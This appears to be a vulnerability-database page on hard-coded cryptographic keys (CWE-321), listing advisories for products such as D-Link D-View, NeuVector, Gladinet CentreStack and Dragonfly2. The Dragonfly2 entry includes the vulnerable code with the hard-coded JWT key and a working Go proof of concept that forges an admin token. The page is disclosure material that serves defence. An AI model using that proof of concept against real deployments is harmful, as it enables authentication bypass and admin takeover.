CWE-321
AllowedUse of Hard-coded Cryptographic Key
Abstraction: Variant · Status: Draft
The product uses a hard-coded, unchangeable cryptographic key.
583 vulnerabilities reference this CWE, most recent first.
GHSA-H38H-R53H-RJQG
Vulnerability from github – Published: 2024-05-03 03:30 – Updated: 2024-05-03 03:30D-Link D-View Use of Hard-coded Cryptographic Key Authentication Bypass Vulnerability. This vulnerability allows remote attackers to bypass authentication on affected installations of D-Link D-View. Authentication is not required to exploit this vulnerability.
The specific flaw exists within the TokenUtils class. The issue results from a hard-coded cryptographic key. An attacker can leverage this vulnerability to bypass authentication on the system. Was ZDI-CAN-19659.
{
  "affected": [],
  "aliases": [
    "CVE-2023-32169"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-05-03T02:15:22Z",
    "severity": "CRITICAL"
  },
  "details": "D-Link D-View Use of Hard-coded Cryptographic Key Authentication Bypass Vulnerability. This vulnerability allows remote attackers to bypass authentication on affected installations of D-Link D-View. Authentication is not required to exploit this vulnerability.\n\nThe specific flaw exists within the TokenUtils class. The issue results from a hard-coded cryptographic key. An attacker can leverage this vulnerability to bypass authentication on the system. Was ZDI-CAN-19659.",
  "id": "GHSA-h38h-r53h-rjqg",
  "modified": "2024-05-03T03:30:51Z",
  "published": "2024-05-03T03:30:51Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-32169"
    },
    {
      "type": "WEB",
      "url": "https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10332"
    },
    {
      "type": "WEB",
      "url": "https://www.zerodayinitiative.com/advisories/ZDI-23-714"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-H773-7GF7-9M2X
Vulnerability from github – Published: 2025-10-21 20:26 – Updated: 2025-10-30 17:58Impact
NeuVector used a hard-coded cryptographic key embedded in the source code. At compilation time, the key value was replaced with the secret key value and used to encrypt sensitive configurations when NeuVector stores the data.
In the patched version, NeuVector leverages the Kubernetes secret neuvector-store-secret in neuvector namespace to dynamically generate cryptographically secure random keys. This approach removes the reliance on static key values and ensures that encryption keys are managed securely within Kubernetes.
During rolling upgrade or restoring from persistent storage, the NeuVector controller checks each encrypted configured field. If a sensitive field in the configuration is found to be encrypted by the default encryption key, it’s decrypted with the default encryption key and then re-encrypted with the new dynamic encryption key.
If the NeuVector controller does not have the correct RBAC for accessing the new secret, it writes this error log :
Required Kubernetes RBAC for secrets are not found and exits.
The device encryption key is rotated every 3 months. For details, please refer to this Rotating Self-Signed Certificate documentation.
Patches
Patched versions include release v5.4.7 and above.
Workarounds
There is no workaround for this issue. Users are recommended to upgrade, as soon as possible, to a version of NeuVector that contains the fix.
References
If you have any questions or comments about this advisory: - Reach out to the SUSE Rancher Security team for security related inquiries. - Open an issue in the NeuVector repository. - Verify with our support matrix and product support lifecycle.
{
  "affected": [
    {
      "database_specific": {
        "last_known_affected_version_range": "\u003c= 5.4.6"
      },
      "package": {
        "ecosystem": "Go",
        "name": "github.com/neuvector/neuvector"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "5.3.0"
            },
            {
              "fixed": "5.4.7"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    },
    {
      "package": {
        "ecosystem": "Go",
        "name": "github.com/neuvector/neuvector"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0.0.0-20230727023453-1c4957d53911"
            },
            {
              "fixed": "0.0.0-20251020133207-084a437033b4"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2025-54471"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2025-10-21T20:26:25Z",
    "nvd_published_at": "2025-10-30T10:15:35Z",
    "severity": "MODERATE"
  },
  "details": "### Impact\nNeuVector used a hard-coded cryptographic key embedded in the source code. At compilation time, the key value was replaced with the secret key value and used to encrypt sensitive configurations  when NeuVector stores the data.\n\nIn the patched version, NeuVector leverages the Kubernetes secret `neuvector-store-secret` in `neuvector` namespace to dynamically generate cryptographically secure random keys. This approach removes the reliance on static key values and ensures that encryption keys are managed securely within Kubernetes.\n\nDuring rolling upgrade or restoring from persistent storage, the NeuVector controller checks each encrypted configured field. If a sensitive field in the configuration is found to be encrypted by the default encryption key, it\u2019s decrypted with the default encryption key and then re-encrypted with the new dynamic encryption key.\n\nIf the NeuVector controller does not have the correct RBAC for accessing the new secret, it writes this error log : \n`Required Kubernetes RBAC for secrets are not found` and exits.\n\nThe device encryption key is rotated every 3 months. For details, please refer to this [Rotating Self-Signed Certificate](https://open-docs.neuvector.com/configuration/console/certrotate) documentation.\n\n### Patches\nPatched versions include release **v5.4.7** and above.\n\n### Workarounds\nThere is no workaround for this issue. Users are recommended to upgrade, as soon as possible, to a version of NeuVector that contains the fix.\n\n### References\nIf you have any questions or comments about this advisory:\n- Reach out to the [SUSE Rancher Security team](https://github.com/rancher/rancher/security/policy) for security related inquiries.\n- Open an issue in the [NeuVector](https://github.com/neuvector/neuvector/issues/new/choose) repository.\n- Verify with our [support matrix](https://www.suse.com/suse-neuvector/support-matrix/all-supported-versions/neuvector-v-all-versions/) and [product support lifecycle](https://www.suse.com/lifecycle/#suse-security).",
  "id": "GHSA-h773-7gf7-9m2x",
  "modified": "2025-10-30T17:58:58Z",
  "published": "2025-10-21T20:26:25Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/neuvector/neuvector/security/advisories/GHSA-h773-7gf7-9m2x"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-54471"
    },
    {
      "type": "WEB",
      "url": "https://github.com/neuvector/neuvector/commit/084a437033b491eeea11bdba1a09dd84ed12ea88"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.suse.com/show_bug.cgi?id=CVE-2025-54471"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/neuvector/neuvector"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ],
  "summary": "NeuVector is shipping cryptographic material into its binary"
}
GHSA-H7M9-MJXP-HHHV
Vulnerability from github – Published: 2023-10-25 18:32 – Updated: 2023-11-01 15:33EisBaer Scada - CWE-321: Use of Hard-coded Cryptographic Key
{
  "affected": [],
  "aliases": [
    "CVE-2023-42492"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2023-10-25T18:17:31Z",
    "severity": "CRITICAL"
  },
  "details": " EisBaer Scada - CWE-321: Use of Hard-coded Cryptographic Key",
  "id": "GHSA-h7m9-mjxp-hhhv",
  "modified": "2023-11-01T15:33:29Z",
  "published": "2023-10-25T18:32:22Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-42492"
    },
    {
      "type": "WEB",
      "url": "https://www.gov.il/en/Departments/faq/cve_advisories"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-H9RX-H94C-PQ32
Vulnerability from github – Published: 2023-07-18 18:30 – Updated: 2024-04-04 06:14Iagona ScrutisWeb versions 2.1.37 and prior are vulnerable to a cryptographic vulnerability that could allow an unauthenticated user to decrypt encrypted passwords into plaintext.
{
  "affected": [],
  "aliases": [
    "CVE-2023-35763"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2023-07-18T18:15:12Z",
    "severity": "MODERATE"
  },
  "details": "Iagona ScrutisWeb versions 2.1.37 and prior are vulnerable to a cryptographic vulnerability that could allow an unauthenticated user to decrypt encrypted passwords into plaintext.",
  "id": "GHSA-h9rx-h94c-pq32",
  "modified": "2024-04-04T06:14:20Z",
  "published": "2023-07-18T18:30:36Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-35763"
    },
    {
      "type": "WEB",
      "url": "https://www.cisa.gov/news-events/ics-advisories/icsa-23-199-03"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-H9X2-HCP5-73RX
Vulnerability from github – Published: 2024-02-27 15:30 – Updated: 2024-04-29 12:30A vulnerability, which was classified as critical, has been found in osuuu LightPicture up to 1.2.2. This issue affects the function handle of the file /app/middleware/TokenVerify.php. The manipulation leads to use of hard-coded cryptographic key . The attack may be initiated remotely. The complexity of an attack is rather high. The exploitation is known to be difficult. The exploit has been disclosed to the public and may be used. The associated identifier of this vulnerability is VDB-254855.
{
  "affected": [],
  "aliases": [
    "CVE-2024-1920"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-02-27T14:15:27Z",
    "severity": "MODERATE"
  },
  "details": "A vulnerability, which was classified as critical, has been found in osuuu LightPicture up to 1.2.2. This issue affects the function handle of the file /app/middleware/TokenVerify.php. The manipulation leads to use of hard-coded cryptographic key\n . The attack may be initiated remotely. The complexity of an attack is rather high. The exploitation is known to be difficult. The exploit has been disclosed to the public and may be used. The associated identifier of this vulnerability is VDB-254855.",
  "id": "GHSA-h9x2-hcp5-73rx",
  "modified": "2024-04-29T12:30:35Z",
  "published": "2024-02-27T15:30:32Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-1920"
    },
    {
      "type": "WEB",
      "url": "https://note.zhaoj.in/share/gKyCbSSdJ5fY"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/?ctiid.254855"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/?id.254855"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/?submit.287588"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HGP9-3V5V-223J
Vulnerability from github – Published: 2025-04-03 21:32 – Updated: 2025-10-22 00:33Gladinet CentreStack through 16.1.10296.56315 (fixed in 16.4.10315.56368) has a deserialization vulnerability due to the CentreStack portal's hardcoded machineKey use, which enables threat actors (who know the machineKey) to serialize a payload for server-side deserialization to achieve remote code execution. NOTE: the CentreStack admin can manually delete the machineKey defined in portal\web.config.
{
  "affected": [],
  "aliases": [
    "CVE-2025-30406"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-04-03T20:15:24Z",
    "severity": "CRITICAL"
  },
  "details": "Gladinet CentreStack through 16.1.10296.56315 (fixed in 16.4.10315.56368) has a deserialization vulnerability due to the CentreStack portal\u0027s hardcoded machineKey use, which enables threat actors (who know the machineKey) to serialize a payload for server-side deserialization to achieve remote code execution. NOTE: the CentreStack admin can manually delete the machineKey defined in portal\\web.config.",
  "id": "GHSA-hgp9-3v5v-223j",
  "modified": "2025-10-22T00:33:16Z",
  "published": "2025-04-03T21:32:59Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-30406"
    },
    {
      "type": "WEB",
      "url": "https://gladinetsupport.s3.us-east-1.amazonaws.com/gladinet/securityadvisory-cve-2005.pdf"
    },
    {
      "type": "WEB",
      "url": "https://www.centrestack.com/p/gce_latest_release.html"
    },
    {
      "type": "WEB",
      "url": "https://www.cisa.gov/known-exploited-vulnerabilities-catalog?field_cve=CVE-2025-30406"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HJWH-CP6X-M9PW
Vulnerability from github – Published: 2025-09-30 15:30 – Updated: 2025-10-07 15:30Vasion Print (formerly PrinterLogic) Virtual Appliance Host and Application (VA/SaaS deployments) contain an undocumented 'printerlogic' user with a hardcoded SSH public key in '~/.ssh/authorized_keys' and a sudoers rule granting the printerlogic_ssh group 'NOPASSWD: ALL'. Possession of the matching private key gives an attacker root access to the appliance.
{
  "affected": [],
  "aliases": [
    "CVE-2025-34217"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-09-30T14:15:38Z",
    "severity": "CRITICAL"
  },
  "details": "Vasion Print (formerly PrinterLogic) Virtual Appliance Host and Application (VA/SaaS deployments) contain an undocumented \u0027printerlogic\u0027 user with a hardcoded SSH public key in \u0027~/.ssh/authorized_keys\u0027 and a sudoers rule granting the printerlogic_ssh group \u0027NOPASSWD: ALL\u0027. Possession of the matching private key gives an attacker root access to the appliance.",
  "id": "GHSA-hjwh-cp6x-m9pw",
  "modified": "2025-10-07T15:30:25Z",
  "published": "2025-09-30T15:30:29Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-34217"
    },
    {
      "type": "WEB",
      "url": "https://help.printerlogic.com/saas/Print/Security/Security-Bulletins.htm"
    },
    {
      "type": "WEB",
      "url": "https://help.printerlogic.com/va/Print/Security/Security-Bulletins.htm"
    },
    {
      "type": "WEB",
      "url": "https://pierrekim.github.io/blog/2025-04-08-vasion-printerlogic-83-vulnerabilities.html#va-undocumented-hardcoded-ssh-key"
    },
    {
      "type": "WEB",
      "url": "https://www.vulncheck.com/advisories/vasion-print-printerlogic-incorrect-encryption-algorithms-used-to-store-passwords"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-HPC8-7WPM-889W
Vulnerability from github – Published: 2024-09-19 14:47 – Updated: 2025-04-23 14:51Summary
Hello dragonfly maintainer team, I would like to report a security issue concerning your JWT feature.
Details
Dragonfly uses JWT to verify user. However, the secret key for JWT, "Secret Key", is hard coded, which leads to authentication bypass
authMiddleware, err := jwt.New(&jwt.GinJWTMiddleware{
        Realm:       "Dragonfly",
        Key:         []byte("Secret Key"),
        Timeout:     2 * 24 * time.Hour,
        MaxRefresh:  2 * 24 * time.Hour,
        IdentityKey: identityKey,

        IdentityHandler: func(c *gin.Context) any {
            claims := jwt.ExtractClaims(c)

            id, ok := claims[identityKey]
            if !ok {
                c.JSON(http.StatusUnauthorized, gin.H{
                    "message": "Unavailable token: require user id",
                })
                c.Abort()
                return nil
            }

            c.Set("id", id)
            return id
        })
PoC
Use code below to generate a jwt token
package main

import (
    "errors"
    "fmt"
    "time"

    "github.com/golang-jwt/jwt/v4"
)

func (stc *DragonflyTokenClaims) Valid() error {
    // Verify expiry.
    if stc.ExpiresAt <= time.Now().UTC().Unix() {
        vErr := new(jwt.ValidationError)
        vErr.Inner = errors.New("Token is expired")
        vErr.Errors |= jwt.ValidationErrorExpired
        return vErr
    }
    return nil
}

type DragonflyTokenClaims struct {
    Id        int32 `json:"id,omitempty"`
    ExpiresAt int64 `json:"exp,omitempty"`
    Issue     int64 `json:"orig_iat,omitempty"`
}

func main() {
    signingKey := "Secret Key"
    token := jwt.NewWithClaims(jwt.SigningMethodHS256, &DragonflyTokenClaims{
        ExpiresAt: time.Now().Add(time.Hour).Unix(),
        Id:        1,
        Issue:     time.Now().Unix(),
    })
    signedToken, _ := token.SignedString([]byte(signingKey))
    fmt.Println(signedToken)
}
And send request with JWT above , you can still get data without restriction.

Impact
An attacker can perform any action as a user with admin privileges.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Go",
        "name": "d7y.io/dragonfly/v2"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "2.1.0-alpha.0"
            },
            {
              "fixed": "2.1.0-beta.1"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    },
    {
      "package": {
        "ecosystem": "Go",
        "name": "d7y.io/dragonfly/v2"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "2.0.9-rc.2"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2023-27584"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2024-09-19T14:47:36Z",
    "nvd_published_at": "2024-09-19T23:15:11Z",
    "severity": "CRITICAL"
  },
  "details": "### Summary\nHello dragonfly maintainer team, I would like to report a security issue concerning your JWT feature. \n\n### Details\nDragonfly uses  [JWT](https://github.com/dragonflyoss/Dragonfly2/blob/cddcac7e3bdb010811e2b62b3c71d9d5c6749011/manager/middlewares/jwt.go) to verify user. However, the secret key for JWT, \"Secret Key\", is hard coded, which leads to authentication bypass\n```go\nauthMiddleware, err := jwt.New(\u0026jwt.GinJWTMiddleware{\n\t\tRealm:       \"Dragonfly\",\n\t\tKey:         []byte(\"Secret Key\"),\n\t\tTimeout:     2 * 24 * time.Hour,\n\t\tMaxRefresh:  2 * 24 * time.Hour,\n\t\tIdentityKey: identityKey,\n\n\t\tIdentityHandler: func(c *gin.Context) any {\n\t\t\tclaims := jwt.ExtractClaims(c)\n\n\t\t\tid, ok := claims[identityKey]\n\t\t\tif !ok {\n\t\t\t\tc.JSON(http.StatusUnauthorized, gin.H{\n\t\t\t\t\t\"message\": \"Unavailable token: require user id\",\n\t\t\t\t})\n\t\t\t\tc.Abort()\n\t\t\t\treturn nil\n\t\t\t}\n\n\t\t\tc.Set(\"id\", id)\n\t\t\treturn id\n\t\t})\n```\n\n### PoC\nUse code below to generate a jwt token\n```go\npackage main\n\nimport (\n\t\"errors\"\n\t\"fmt\"\n\t\"time\"\n\n\t\"github.com/golang-jwt/jwt/v4\"\n)\n\nfunc (stc *DragonflyTokenClaims) Valid() error {\n\t// Verify expiry.\n\tif stc.ExpiresAt \u003c= time.Now().UTC().Unix() {\n\t\tvErr := new(jwt.ValidationError)\n\t\tvErr.Inner = errors.New(\"Token is expired\")\n\t\tvErr.Errors |= jwt.ValidationErrorExpired\n\t\treturn vErr\n\t}\n\treturn nil\n}\n\ntype DragonflyTokenClaims struct {\n\tId        int32 `json:\"id,omitempty\"`\n\tExpiresAt int64 `json:\"exp,omitempty\"`\n\tIssue     int64 `json:\"orig_iat,omitempty\"`\n}\n\nfunc main() {\n\tsigningKey := \"Secret Key\"\n\ttoken := jwt.NewWithClaims(jwt.SigningMethodHS256, \u0026DragonflyTokenClaims{\n\t\tExpiresAt: time.Now().Add(time.Hour).Unix(),\n\t\tId:        1,\n\t\tIssue:     time.Now().Unix(),\n\t})\n\tsignedToken, _ := token.SignedString([]byte(signingKey))\n\tfmt.Println(signedToken)\n}\n```\nAnd send request with JWT above , you can still get data without restriction.\n\u003cimg width=\"1241\" alt=\"image\" src=\"https://user-images.githubusercontent.com/70683161/224255896-8604fa70-5846-4fa0-b1f9-db264c5865fe.png\"\u003e\n\n\n### Impact\nAn attacker can perform any action as a user with admin privileges.",
  "id": "GHSA-hpc8-7wpm-889w",
  "modified": "2025-04-23T14:51:32Z",
  "published": "2024-09-19T14:47:36Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/dragonfly/security/advisories/GHSA-hpc8-7wpm-889w"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-27584"
    },
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/Dragonfly2/commit/e9da69dc4048bf2a18a671be94616d85e3429433"
    },
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/dragonfly/commit/684469a31bd27d38c715c507bca9f6d2c21f9007"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/dragonflyoss/Dragonfly2"
    },
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/Dragonfly2/releases/tag/v2.0.9"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N",
      "type": "CVSS_V4"
    }
  ],
  "summary": "Dragonfly2 has hard coded cyptographic key"
}
GHSA-HPRX-W65C-9MFP
Vulnerability from github – Published: 2022-05-24 17:36 – Updated: 2022-05-24 17:36A vulnerability has been identified in LOGO! 8 BM (incl. SIPLUS variants) (All versions < V8.3), LOGO! Soft Comfort (All versions < V8.3). The encryption of program data for the affected devices uses a static key. An attacker could use this key to extract confidential information from protected program files.
{
  "affected": [],
  "aliases": [
    "CVE-2020-25231"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2020-12-14T21:15:00Z",
    "severity": "MODERATE"
  },
  "details": "A vulnerability has been identified in LOGO! 8 BM (incl. SIPLUS variants) (All versions \u003c V8.3), LOGO! Soft Comfort (All versions \u003c V8.3). The encryption of program data for the affected devices uses a static key. An attacker could use this key to extract confidential information from protected program files.",
  "id": "GHSA-hprx-w65c-9mfp",
  "modified": "2022-05-24T17:36:18Z",
  "published": "2022-05-24T17:36:18Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2020-25231"
    },
    {
      "type": "WEB",
      "url": "https://cert-portal.siemens.com/productcert/pdf/ssa-480824.pdf"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-HPW3-VHRJ-P6Q9
Vulnerability from github – Published: 2026-03-19 18:31 – Updated: 2026-03-24 03:31Use of a hard-coded AES-256-CBC key in the configuration backup/restore implementation of Small Cell Sercomm SCE4255W (FreedomFi Englewood) firmware before DG3934v3@2308041842 allows remote authenticated users to decrypt, modify, and re-encrypt device configurations, enabling credential manipulation and privilege escalation via the GUI import/export functions.
{
  "affected": [],
  "aliases": [
    "CVE-2025-67112"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-03-19T18:16:15Z",
    "severity": "CRITICAL"
  },
  "details": "Use of a hard-coded AES-256-CBC key in the configuration backup/restore implementation of Small Cell Sercomm SCE4255W (FreedomFi Englewood) firmware before DG3934v3@2308041842 allows remote authenticated users to decrypt, modify, and re-encrypt device configurations, enabling credential manipulation and privilege escalation via the GUI import/export functions.",
  "id": "GHSA-hpw3-vhrj-p6q9",
  "modified": "2026-03-24T03:31:19Z",
  "published": "2026-03-19T18:31:19Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-67112"
    },
    {
      "type": "WEB",
      "url": "https://fcc.report/FCC-ID/P27-SCE4255W/4790935.pdf"
    },
    {
      "type": "WEB",
      "url": "https://freedomfi.com/index.html"
    },
    {
      "type": "WEB",
      "url": "https://neroteam.com/blog/freedomfi-sercomm-sce4255w-englewood"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
Mitigation
Prevention schemes mirror that of hard-coded password storage.
No CAPEC attack patterns related to this CWE.